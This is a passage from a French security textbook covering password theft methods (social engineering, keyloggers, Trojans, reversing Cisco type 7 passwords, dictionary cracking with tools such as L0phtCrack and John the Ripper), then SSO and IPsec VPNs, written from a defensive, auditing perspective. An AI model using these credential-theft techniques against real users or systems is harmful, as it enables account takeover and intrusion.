- Les difficultés de mémorisation rencontrées par les utilisateurs les conduisent souvent à noter leur mot de passe, ou plutôt leurs mots de passe. Dans ces conditions, et c'est probablement la technique la plus simple, il faut commencer par chercher les mots de passe dans la poubelle, sous le clavier, dans les agendas, les PDA, voire tout simplement sur les autocollants entourant l'écran.
- Amener un utilisateur à vous confier son mot de passe peut sembler une stratégie simpliste, elle révèle pourtant toute son efficacité quand elle est menée avec des scénarios suffisamment sophistiqués, en utilisant les techniques dites de *social engineering* (notamment par téléphone). On peut par exemple envisager de se faire passer pour un RSSI souhaitant vérifier le bon fonctionnement de son outil d'attaque par dictionnaire[94].
- Parmi les méthodes techniques de vol d'un mot de passe, la première consiste à essayer d'intercepter le mot de passe au moment où celui-ci est entré par l'utilisateur. Ceci peut être envisagé de plusieurs façons :
  - en conduisant l'utilisateur à exécuter un programme malveillant qui pourra tenter de convaincre l'utilisateur de lui donner son mot de passe - c'est à dire utiliser un Cheval de Troie (voir l'illustration 27 pour la partie visible du programme utilisable pour inciter l'utilisateur à la négligence) ;
  - en utilisant un enregistreur clavier, qu'il s'agisse réellement d'un dispositif matériel d'espionnage (illustration 26, une caméra, une indiscrétion) ou d'un logiciel déployé par exemple via un Cheval de Troie.

Illustration 26: Capture matérielle du clavier

91 Les cartes à puce récentes permettant désormais d'utiliser n'importe quelle séquence *alphanumérique* pour choisir un PIN et les certificats X.509 pouvant être entièrement gérés par une carte à puce, la distinction entre PIN et *passphrase* commence également à s'estomper.

92 Par exemple : de longues vacances bien méritées !

93 Et il suffit généralement dans une conversation bien anodine de se renseigner sur les différents prénoms de ses proches pour inventorier (à quelques caractères prés) ses mots de passe les plus courants ; sans même qu'il ait conscience de les avoir révélés.

94 Quoique, à la connaissance de l'auteur, cette idée n'ait *jamais* marché.

- Il est parfois possible d'inverser le codage des mots de passe quand la forme stockée sur l'équipement n'est pas spécifiquement protégée (pour une raison ou pour une autre). C'est par exemple le cas pour les mots de passe utilisateur stockés dans les configurations des routeurs ou des *switches* utilisant l'*IOS Cisco*[95] et figurant notamment dans leurs sauvegardes. Dans ce cas comme dans le suivant, il est nécessaire d'obtenir en préalable accès à la zone de stockage de ces mots de passe (d'une manière ou d'une autre).
- Enfin, à partir de la base de données système contenant la forme protégée des mots de passe on peut envisager de mener une attaque par dictionnaire (*password cracking*) permettant de découvrir les mots de passe des utilisateurs et probablement de rebondir vers d'autres systèmes (les utilisateurs utilisant en général des mots de passe identiques ou similaires d'un système à un autre). Cette attaque, assez sophistiquée, présente un certain nombre de caractéristiques :
  - Comme nous l'avons dit, elle nécessite en préalable le vol de la forme stockée, chiffrée en général, qui se présente sous l'aspect montré figure 28.

Illustration 27: Support de Cheval de Troie

  - L'attaque consiste à réaliser des essais successifs d'authentification par rapport à un dictionnaire pré-établi en calculant la forme chiffrée (comme le fait le logiciel d'authentification) et en comparant chacun des mots du dictionnaire avec les différents mots de passe chiffrés qui ont été dérobés.
  - Les logiciels permettant de mettre en œuvre ce type d'attaque permettent généralement d'aller au-delà de l'utilisation d'un dictionnaire simple et permettent de générer un espace de recherche plus large en prenant en compte des règles de combinaison simples imitant celles utilisées par les utilisateurs pour « compliquer » leur mot de passe (mot à l'envers, ajout d'un ou deux chiffres, etc.).
  - La puissance des machines aidant et compte tenu d'un haut niveau d'optimisation pour les logiciels d'attaque, la recherche exhaustive est désormais accessible en un temps assez court pour les mots de passe composés de caractères alphanumériques ou des signes de ponctuation courants (avec une longueur limitée : 6 en général, peut-être 7 maintenant).
  - La technique est surtout intéressante quand elle peut être appliquée à tout un ensemble de comptes utilisateurs et les optimisations techniques des logiciels d'attaque visent à faciliter ces tentatives en parallèle. Par exemple, une optimisation évidente consiste à utiliser les techniques les plus probables en premier de manière à obtenir les mots de passe simples le plus vite possible.
  - Bien que d'un principe assez simple, cette attaque est une forme directe d'une attaque cryptographique plus générale (*codebook-based*) consistant à pré-calculer un ensemble de textes chiffrés à partir d'un dictionnaire (ou de séquences aléatoires de longueur fixée) pour créer un « livre de code » lequel est ensuite utilisé afin d'accélérer le déchiffrement d'un message particulier. Un algorithme cryptographique ou une fonction de dispersion solides doivent pouvoir résister à ce type d'attaque, notamment en rendant impossible la construction d'un *codebook* utile et de taille significativement inférieure à l'ensemble des textes chiffrés possibles. Une attaque de ce type a récemment mis en péril l'ensemble du système d'authentification d'un système d'exploitation très répandu[96].
  - Bien évidemment, dans la pratique, le choix du dictionnaire est important pour une efficacité accrue (prénoms, langue d'origine du dictionnaire, acronymes usuels sont à intégrer). C'est également par rapport à un dictionnaire stable qu'une évaluation régulière du niveau de solidité des mots de passe peut être effectuée ; cette fois-ci par les administrateurs de sécurité.

---

95 Au contraire du mot de passe de paramétrage de l'équipement (*enable password*), généralement stocké avec la fonction de hachage (plus ou moins) sécurisée MD5, la plupart des autres mots de passe sont stockés sous une forme inversible : voir http://www.auscert.org.au/render.html?it=285 pour une discussion factuelle du sujet. Nous en reprenons l'extrait suivant qui montre comment faire la différence entre les deux types de stockage à partir du numéro d'identification du codage (5 ou 7) :

« `For example, in the configuration command`
`enable secret 5 $1$iUjJ$cDZ03KKGh7mHfX2RSbDqP.`
`the enable secret has been hashed with MD5, whereas in the command`
`username jbash password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D`
`the password has been encrypted using the weak reversible algorithm.` »

96 Voir http://lasecwww.epfl.ch/pub/lasec/doc/Oech04.pdf (ou http://lasecwww.epfl.ch/).

Parmi les différentes techniques d'attaque, un certain nombre s'appuient sur la méconnaissance des utilisateurs des vulnérabilités de la technique d'authentification qu'ils utilisent couramment, ainsi qu'une tendance à sous-estimer les abus qui peuvent être effectués en usurpant leur identité. Face à ce type de danger, c'est aussi par la sensibilisation des utilisateurs et la formation des administrateurs que l'on peut agir ; par exemple en prenant pour point de départ l'exposé d'une « bonne » méthode de choix d'un mot de passe, soin qui met de fait en avant l'importance du secret et de la qualité de l'authentifiant… Toutefois, la généralisation de la technique d'authentification par mot de passe dans des contextes extrêmement différents (du mot de passe à des fonctions bancaires d'entreprises jusqu'à celui de forums de discussion d'adolescents) semble désormais conduire les utilisateurs à minimiser largement leur importance. Ce peut être l'effet de l'agacement des contraintes à respecter, de l'injustice de se voir systématiquement confier la responsabilité élémentaire de la sécurité d'un système d'authentification qu'ils subissent totalement, de la banalisation des défaillances (et de l'impunité relative des propriétaires du système), de la multiplication de comptes d'accès déconnectés, du masquage du risque offert par tous les logiciels qui sollicitent qu'on leur confie les mots de passe (parfois pour les « gérer »), etc. En tout cas, force est de constater que si quelques actions peuvent parfois viser à la sensibilisation des utilisateurs au risque ; beaucoup d'autres situations créés par les concepteur de systèmes informatiques les induisent concrètement à ignorer ce risque[97]. Le principal vecteur de sensibilisation effectif commence à être la multiplication de défaillances de sécurité dans lesquelles des utilisateurs anonymes sont impliquées. C'est assez malheureux. C'est par contre un vecteur de prise de conscience très durable pour ceux qui en sont victimes et pour leur entourage.

Le mode de stockage des mots de passe sur les systèmes où l'authentification est réalisée ou dans le système d'information (sauvegardes) est également un point technique qui est mis en exergue par une étude plus détaillée de la gestion des mots de passe. Il est parfois possible de choisir entre différents modes de fonctionnement et, dans tous les cas, le détail des algorithmes utilisés par les différents systèmes montre de larges disparités qui pourraient être un critère de choix d'une technique d'authentification. C'est aussi un indice sur le niveau général de confiance que l'on peut accorder dans le système d'exploitation concerné.

L'examen des algorithmes utilisés est bien évidemment source d'information, mais la mise en œuvre effective de l'attaque par dictionnaire avec un logiciel librement disponible l'est également : elle permet d'offrir un point de vue tout à fait concret sur l'efficacité combinée des choix des utilisateurs et des algorithmes de stockage en usage dans le système d'information. A notre connaissance, ces données offrent également un moyen d'alerte utile au niveau des directions. On pourrait également envisager de les utiliser pour offrir une motivation aux utilisateurs et les encourager à adopter des politiques de choix judicieuses ; mais c'est un terrain délicat sur lequel nous ne nous sommes encore jamais aventurés et qu'il importe certainement d'inscrire dans un « plan de communication » réfléchi pour susciter une réaction positive[98].

97 A commencer par la licence d'utilisation le déchargeant habituellement de toute responsabilité que le fournisseur de logiciel demande généralement à l'utilisateur d'accepter - souvent par un simple clic - en préalable à toute installation d'un logiciel que ce dernier a pourtant payé.

98 Des réactions négatives sont à craindre si on montre sans précaution aux utilisateurs que leurs mots de passe sont « mauvais » (faillibles en fait) d'autant qu'aucune méthode de sélection d'un mot de passe n'est infaillible, surtout face aux progrès de la recherche exhaustive.




Illustration 28: L0phtCrack (v3), un outil d'attaque des mots de passe

Une attaque régulière des mots de passe mise en œuvre par les administrateurs de sécurité eux-mêmes doit, à notre sens répondre aux critères suivant :

- utiliser un matériel et un logiciel courant, c'est-à-dire des moyens accessibles à un agresseur peu fortuné ;
- être effectuée très régulièrement pendant une longue période (les variations sont nettement plus intéressantes qu'un résultat ponctuel) ;
- être effectuée sous des conditions de sécurité *très* strictes (ce qui n'est assez facile que si on isole les calculs sur une machine peu utilisée et si on prend garde à la transmission des données) sous peine de donner un très mauvais exemple ;
- les résultats doivent être consolidés - les indicateurs les plus pertinents n'étant pas toujours évidents à identifier en première approche (le ratio vulnérables/non-vulnérables est intéressant ponctuellement tandis que, dans une vision continue, l'évolution des taux d'apparition et de disparition de mots de passe vulnérables l'est probablement plus) ;
- la communication des résultats obtenus doit également être effectuée avec précaution, qu'il s'agisse de résultats ponctuels ou statistiques[99].

Parmi les logiciels utilisables pour réaliser ce type d'évaluation, les plus connus sont *L0phtCrack*[100] dans le domaine commercial pour la version 5 et plutôt sur plate-forme *Windows* ; et *John the Ripper*[101] plutôt sur plate-forme Unix. Ces outils sont les successeurs de l'outil historique dans ce domaine, nommé : *Crack* (v4.1 en 1991 puis v5.0[102]) d'Alec Muffet[103].

99 Il est *bien entendu* totalement inadapté de provoquer les utilisateurs dont le mot de passe a été identifié en le leur dévoilant sans sollicitation. De toute façon, la curiosité dans ce domaine est un vilain défaut.
100 http://www.atstake.com/products/lc/
101 http://www.openwall.com/john/
102 http://www.crypticide.com/users/alecm/security/c50-faq.html
103 http://www.crypticide.com/users/alecm/

Dans le domaine des outils orientés vers la capture des mots de passe (chiffrés ou non) transitant sur le réseau, un outil librement disponible particulièrement intéressant est Cain (http://www.oxid.it/cain.html). Il offre un niveau de convivialité remarquable pour une démonstration et un outillage intéressant pour divers types de mots de passe et d'écoute réseau.




Illustration 29: Cain, un outil de capture passive et d'attaque des mots de passe

6.2.3 Annuaires

La problématique du stockage des mots de passe dans le système d'information est de plus en plus liée à celle de la mise en place d'un annuaire des utilisateurs. Quoique le mot de passe soit un attribut assez particulier de la définition des utilisateurs (en comparaison, par exemple, de leur nom ou de leur numéro de téléphone), sa gestion est étroitement associée à celle des autres caractéristiques de l'utilisateur.

Parmi les différentes technologies d'annuaires, certaines permettent de traiter de manière unifiée la gestion des mots de passe (NIS+, LDAP), d'autres s'appuient sur une infrastructure de gestion des informations et des fonctions d'authentification distincte (par exemple *Active Directory* et *Kerberos*), d'autres offrent des fonctions spécifiques (DNSSEC).

Le lien entre l'annuaire des utilisateurs offert par le système d'information et les informations concernant la sécurité pourrait être amené à s'étendre encore avec la gestion dans l'annuaire d'éléments comme les certificats X.509 des utilisateurs, ou les clefs et les certificats IPSEC/IKE pour les dialogues entre machines ou entre services.

6.2.4 SSO

Face à la multiplication des mots de passe gérés par un même utilisateur, des utilitaires de gestion sont apparus pour aider les utilisateurs à stocker leurs différents mots de passe et leur éviter d'avoir à les mémoriser. Ces différents utilitaires sont généralement rassemblés sous la désignation de moyens de « SSO » (pour *Single Sign-On*).

Cet acronyme désigne en fait de manière générique la problématique de l'authentification unique : c'est à dire le fait pour l'ensemble des applications et des systèmes d'exploitation d'un système d'information réparti de partager le(s) même(s) système(s) d'authentification et d'éviter ainsi aux utilisateurs d'avoir à s'authentifier plusieurs fois pour accéder aux différentes ressources du système d'information. Cette problématique, plus proche en fait de l'autorisation dans un système distribué que de l'authentification, a été abordée initialement dans le projet *Kerberos* du MIT.

Toutefois, en l'absence de l'utilisation d'un même service d'authentification suffisamment sophistiqué pour permettre à l'ensemble du système de fonctionner avec une authentification unique, la plupart des applications utilisent en fait des annuaires et des définitions d'utilisateurs internes et exigent une ré-authentification des utilisateurs. Les utilitaires de SSO permettent de donner l'illusion d'une authentification unique en automatisant les authentifications « secondaires » à partir des informations stockées dans un répertoire de chaque utilisateur (qui contient les identifiants et les mots de passe nécessaires). Qui plus est, certains utilitaires permettent le stockage de ce répertoire dans une ressource centralisée du système d'information (comme *Active Directory* ou LDAP) ce qui complète l'illusion en associant l'accès à ce répertoire à l'authentification « primaire » assurée par les annuaires. D'autres utilitaires offrent la possibilité de stocker les données d'identification et d'authentification dans la mémoire protégée de dispositifs matériels comme les cartes à puce, ou les

clefs USB ; ce qui permet à un utilisateur de transporter avec lui en permanence tout le répertoire dont il a besoin, et de mélanger les éléments personnels et professionnels (sur ce dispositif qui lui est propre).

L'utilisation de ces utilitaires simplifie grandement la vie aux utilisateurs, désormais confrontés quotidiennement à l'obligation d'utiliser 4 ou 5 mots de passe au moins. Ils sont donc associés à une demande qui peut être forte. Par ailleurs, ils semblent parfois indispensables pour permettre de prendre en charge des applications anciennes dont le développement est définitivement arrêté et qui ne pourront pas évoluer vers la prise en compte d'un nouveau système d'authentification. Une automatisation poussée et fiable permettrait même d'envisager une gestion complètement transparente des authentifications secondaires, et donc de choisir l'utilisation de mots de passe très complexes, impossibles à mémoriser pour un individu, et changeant fréquemment. Dans la pratique toutefois, un tel degré d'automatisation semble difficile à atteindre. Enfin, ils sont particulièrement adaptés à un usage personnel pour la gestion des multiples comptes des applications Web.

Toutefois, à notre sens, il faut considérer que ces utilitaires ne donnent qu'une illusion d'authentification unique. Pour y aboutir réellement, il faut permettre aux applications d'utiliser un service d'autorisation suffisamment évolué pour gérer un système réparti moderne (et si possible ouvert) ; le premier des services qu'il rend étant bien évidemment celui de permettre et de garantir l'authentification des utilisateurs (et des services) concernés auprès de lui. Toutefois, tant que les solutions disponibles sur ce point n'auront pas connu un déploiement effectif suffisamment étendu, les utilitaires de SSO de gestion des mots de passe semblent avoir un bel avenir devant eux.

La plupart des systèmes d'exploitation ou des éditeurs de logiciels de sécurité à destination du poste de travail (fournisseurs d'antivirus par exemple) proposent désormais ce type de logiciel. On peut ainsi mentionner : *KDE Wallet Manager*, *GNOME Password Manager*, *Symantec's Norton Password Manager*, *Aladdin eToken Web Sign-On* ou même certaines fonctions d'*Internet Explorer*, et bien d'autres.

6.3 Chiffrement de flux et VPN

La protection des flux réseaux, et notamment des flux point à point identifiables facilement, comme les transferts de fichiers entre entreprises ou les accès des ordinateurs portables des utilisateurs nomades vers le réseau interne d'une entreprise à partir d'Internet, peut bénéficier d'une technique de protection générique consistant à authentifier et chiffrer l'ensemble du flux réseau concerné. Les technologies permettant cette protection sont souvent regroupées sous la désignation de « VPN » pour *Virtual Private Network* (réseau privé virtuel). On peut grossièrement dissocier les implémentations entre :

- la mise en oeuvre d'un tunnel réseau protégé directement au niveau IP entre deux machines qui protège tous les échanges effectués mais peut théoriquement contraindre l'une des machines (située dans un environnement hostile) à interrompre ses communications hors du VPN ;
- et la création d'un tunnel au niveau des services applicatifs (généralement au niveau TCP) qui peut permettre de protéger plus spécifiquement les flux associés à un service donné (les flux X11 par exemple, voire les flux HTTP via SSL par exemple si on veut bien voir HTTPS comme un tunnel).

Suivant que l'on souhaite protéger les communications au niveau IP ou TCP, la problématique d'authentification est assez différente. Dans le premier cas, il s'agit de réaliser une authentification mutuelle des machines détentrices des adresses IP concernées. Dans le deuxième cas, l'authentification peut éventuellement également porter sur les utilisateurs des applications activant le tunnel. Cette frontière n'est pas hermétique, mais il faut apparemment utiliser des extensions des techniques de VPN de niveau IP pour incorporer une authentification utilisateur quand elle est souhaitée, par exemple pour des accès nomades (voir Erreur : source de la référence non trouvée).

Dans les deux cas, la mise en oeuvre fait appel à des techniques assez similaires : authentification forte (par exemple à l'aide de certificats X.509, ou des algorithmes d'authentification basés sur RSA ou DSA), négociation de clés intermédiaires et d'algorithmes de chiffrement (DES, 3DES, AES, Blowfish, etc.) et/ou de contrôle d'intégrité (MD5, SHA-1, SHA-256, etc.) et traitement du flux avec mise à jour régulière des clés. On trouve donc un grand nombre de points communs entre les deux approches. Par ailleurs, dans le domaine des standards normalisés et des implémentations les plus répandues, deux grands acteurs dominent la mise en œuvre : IPSEC/ISAKMP pour le chiffrement au niveau IP, et SSL (via SSH ou HTTPS) pour le chiffrement au niveau des flux applicatifs TCP.

6.3.1 IPSEC

Les objectifs de l'architecture IPsec présentée dans la RFC 2401[104] sont de fournir différents services de sécurité pour le trafic au niveau IP, que ce soit pour les environnements IPv4 ou IPv6, via l'utilisation de mécanismes de sécurité cryptographiques ou protocolaires. Les différents éléments composant cette architecture de sécurité sont :

- les protocoles de sécurité : AH (*Authentication Header*) pour la garantie de l'intégrité, et ESP (*Encapsulating Security Payload*) pour la confidentialité ;

104 Sur laquelle cette section est largement basée (§1, §3).

- les associations de sécurité (SA) : leur définition, leur fonctionnement, leur gestion, et les traitements associés ;
- la gestion des clefs de chiffrement : manuelle ou automatique, et notamment via IKE (*Internet Key Exchange*) ou dans le schéma général d'ISAKMP ;
- et enfin les algorithmes de protection de l'intégrité ou de chiffrement eux-mêmes[105].

IPsec fournit les services de sécurité en permettant à un système informatique de sélectionner les protocoles de sécurité souhaités, de déterminer le(s) algorithme(s) à utiliser pour ces services, et en mettant en place les clefs cryptographiques nécessaires pour leur mise en œuvre.

L'ensemble des services de sécurité fournis par IPsec incluent le contrôle d'accès, la protection de l'intégrité des paquets, la garantie d'authenticité de l'origine des paquets, le rejet des paquets rejoués (c'est à dire une forme de protection partielle d'intégrité sur les séquences de paquets), la confidentialité (via le chiffrement), et une confidentialité partielle sur la nature des flux réseaux transportés. Comme ces services sont fournis au niveau IP, ils peuvent être utilisés par n'importe quel protocole de plus haut niveau, comme TCP, UDP, ICMP, BGP, etc.

IPsec supporte aussi la négociation de la compression au niveau IP, notamment en raison du fait que, quand le chiffrement est employé, il empêche toute compression efficace par les protocoles de plus bas niveau.

6.3.1.1 IPsec

IPsec utilise deux protocoles pour assurer la sécurité du trafic réseau : AH et ESP. Ces protocoles sont décrits respectivement dans les RFC 2402 et RFC 2406.

- Le mode AH (*Authentication Header*) fournit une protection de l'intégrité des paquets, la garantie de l'origine des paquets et une protection optionnelle contre les rejeux.
- Le mode ESP du protocole (*Encapsulating Security Payload*) fournit la confidentialité. Il peut aussi fournir une protection de l'intégrité des paquets, la garantie de l'origine des paquets et une protection contre les rejeux.
- AH et ESP sont tous deux des véhicules pour le contrôle d'accès, basé sur la distribution de clefs cryptographiques et la gestion des flux réseaux associés aux protocoles de sécurité.

Ces protocoles peuvent être utilisés seuls ou simultanément pour fournir des services de sécurité sur IPv4 ou IPv6. Chaque protocole permet d'utiliser deux modes : le mode transport ou le mode tunnel. Dans le mode transport, ils fournissent essentiellement une protection à l'usage des protocoles de plus haut niveau ; dans le mode tunnel, ces protocoles sont appliqués à des paquets IP encapsulés.

IPsec permet donc à l'utilisateur ou l'administrateur de contrôler la granularité du trafic auquel un service de sécurité est offert. Par exemple, il est possible de créer un seul tunnel crypté pour transporter tout le trafic réseau entre deux passerelles sécurisées ou bien un tunnel chiffré séparé peut être construit pour chaque connexion TCP établie entre chaque paire de machines communiquant au travers de ces passerelles. Pour permettre cette flexibilité, l'infrastructure de gestion d'IPsec doit inclure des fonctions permettant :

- de spécifier quels services de sécurité doivent être utilisés et comment ils doivent être combinés ;
- de définir la granularité à laquelle un niveau de protection donné doit être appliqué ;
- de choisir les algorithmes utilisés concrètement pour les protections cryptographiques.

Comme tout ces services de sécurité reposent sur des valeurs secrètes partagées (des clefs cryptographiques), IPsec repose sur un ensemble de mécanismes séparés nécessaires pour mettre en place ces clefs. IPsec supporte à la fois une distribution manuelle ou automatique des clefs de chiffrement, d'intégrité et d'authentification. L'ensemble des normes relatives à IPsec fournit une solution spécifique pour la gestion automatisée des clefs : IKE, basée sur des solutions de cryptographie asymétrique (à clef publique), mais d'autres approches peuvent être employées, en s'appuyant sur le cadre général fourni par ISAKMP.

6.3.1.2 ISAKMP/IKE

ISAKMP, défini dans la RFC 2408, est le protocole permettant la mise en place des associations de sécurité (SA) utilisables pour la mise en œuvre du tunnel chiffré. Ce protocole ne définit pas précisément les techniques d'authentification et d'échange de clefs utilisables mais fournit le contexte permettant de définir ces techniques.

Le protocole technique le plus utilisé du point de vue opérationnel semble être IKE, défini dans la RFC 2409, à l'intérieur de l'ensemble normatif d'IPsec. D'autres protocoles sont possibles mais moins répandus, par exemple OAKLEY (défini dans la RFC 2412 et utilisant une technique de type Diffie-Helmman) dont IKE est une variante simplifiée.

105 Par exemple, la RFC 2403 définit l'utilisation de HMAC-MD5-96 avec AH ou ESP, la RFC 2404 celle de HMAC-SHA-1-96 (associés aux algorithmes de hachage sécurisés correspondant : MD5 et SHA-1).

6.3.1.3 Déroulement d'une session

Les différentes phases de l'établissement d'une session IPsec sont schématiquement les suivantes :

1. Un tunnel IPsec est initié lorsqu'un trafic à protéger devant aller d'un point à un autre est détecté (soit sur la machine elle-même en mode transport, soit par la passerelle du site en mode tunnel).
2. Phase 1 (IKE) : négociation de la politique d'établissement des associations de sécurité (SA) ISAKMP. Une fois que les 2 extrémités du tunnel sont authentifiées, un canal de communication protégé est créé pour la poursuite de la négociation IKE.
3. Phase 2 (IKE) : les 2 extrémités du tunnel utilisent alors ce canal protégé pour négocier les associations IPsec (ESP et/ou AH). La négociation des paramètres finaux détermine comment le tunnel IPsec établi pourra fonctionner (algorithmes utilisés, intervalles de renouvellement des clefs de chiffrement, etc.).
4. Le tunnel IPsec est créé, les échanges des données transférées entre les 2 extrémités du tunnel IPsec sont basées sur les paramètres IPsec configurés dans le « *transform set* » choisi.
5. Le tunnel IPsec se termine quand les SA sont supprimées ou quand leur durée de vie expire.

Les phases de négociation 1 et 2 sont cruciales pour l'établissement de la session IPsec. Surtout quand on a affaire à des implémentations hétérogènes de constructeurs différents, les critères de succès de la négociation peuvent être difficiles à atteindre[106]. En effet, le protocole est assez complexe, quasiment impossible à observer sur le réseau (car chiffré dès les premières phases) et met en jeu un nombre important de paramètres parfois assez cryptiques. En pratique, la partie la plus difficile de la mise en œuvre d'un VPN IPsec consiste généralement à bien paramétrer les logiciels pour assurer le succès de cette négociation. Quand on a affaire à la même implémentation à chaque bout du tunnel, les fichiers de configuration sont presque les mêmes, et la tâche est généralement plus simple[107].

Pendant la durée de vie de la session de communication IPsec, des négociations périodiques sont effectuées via ISAKMP pour faire varier les clefs de sessions utilisées. En règle générale, les clefs de sessions utilisées pour les protocoles ESP ou AH (type phase 2) sont renégociées avec une période de l'ordre d'une heure, celles utilisées pour les négociations ISAKMP elles-mêmes au bout d'une période de l'ordre d'un jour. La valeur optimale de ces paramètres varie bien évidemment suivant les algorithmes cryptographiques autorisés (et notamment la longueur des clefs impliquées) et le volume de trafic échangé.

6.3.2 Clients VPN « personnels » (authentification de l'utilisateur)

Une utilisation particulièrement importante des protections de type VPN concerne les accès des utilisateurs nomades aux ressources du réseau interne d'une entreprise. Dans ce mode de fonctionnement, la protection accrue offerte par l'utilisation d'un VPN (à la fois en terme d'authentification et de protection du flux pendant son activité) permet d'envisager de permettre à ces postes de travail itinérants d'accéder à la majorité des ressources du réseau interne à partir d'Internet (et donc de points d'accès opérateurs classiques, avec une couverture géographique très large) voire à partir d'un point d'accès sans fil (*WiFi*).

Dans ce cas toutefois, on souhaite généralement associer l'authentification mise en œuvre par le logiciel VPN (par exemple une implémentation IPsec) avec une authentification de l'utilisateur accédant au réseau interne. Dans ce cas, l'authentification effectuée par un protocole comme IPsec n'est pas totalement adaptée. Par ailleurs, le souci pratique est fréquemment de ré-utiliser une infrastructure d'authentification existante pour les utilisateurs (utilisant par exemple S/Key, ou de simples mots de passe via RADIUS) et de ne profiter que de la sécurité offerte par IPsec au niveau du transport (pas tellement au niveau de l'authentification)[108].

Il faut aussi souligner, dans ce cas, l'importance de la protection de l'ordinateur portable lui-même par rapport aux ressources réseau qui peuvent éventuellement l'entourer. En effet, la liaison VPN offrant généralement un accès au niveau IP, même si les flux sont ultérieurement contrôlés par un *firewall* de l'entreprise, il peut être possible de rebondir vers le réseau interne en prenant appui sur l'ordinateur portable si celui-ci est vulnérable. C'est tout à fait possible par exemple en activant les fonctions de routage du système d'exploitation de l'ordinateur portable, ou en utilisant des relais applicatifs ou des relais génériques (logiciels que nous avons déjà présentés sous un autre éclairage, voir §6.1.1.2). Ceci conduit généralement à coupler l'utilisation d'un « client » VPN avec un *firewall* personnel permettant d'interdire tout accès réseau n'empruntant pas le canal protégé par le VPN. Il faut noter que, notamment pour pallier aux attaques les plus complexes ou aux infections virales capables de se propager en *différé*, les protections du *firewall* personnel doivent aussi être actives même quand le VPN lui-même n'est pas actif.

106 Par exemple, le PIX demande une correspondance exacte des paramètres de durée de vie des clefs cryptographiques à chaque extrémité, tandis que Linux/FreeSWAN accepte (somme toute assez naturellement) une demande de durée de vie inférieure à celle qu'il exige.

107 Mais moins instructive !

108 Ce qui est finalement plutôt dommage du point de vue de la sécurité...

Face à ces besoins, même si le fonctionnement d'IPsec est souvent respecté pour tout ce qui est du fonctionnement courant du VPN, un certain nombre d'implémentations « propriétaires » ont vu le jour. (En toute rigueur, un certain nombre d'implémentations ont aussi précédé l'apparition des standards IPsec.) De manière générale, ces clients VPN « personnels » propriétaires offrent des fonctionnalités additionnelles en terme d'authentification ou de protection mais ces extensions ne respectent généralement pas une norme et sont donc généralement uniquement compatibles avec une passerelle du même constructeur. Dans la pratique, il est important de les identifier correctement, que ce soit pour profiter de ces fonctionnalités additionnelles ou pour ne pas en pâtir[109].

6.3.3 Exemples de solutions commerciales
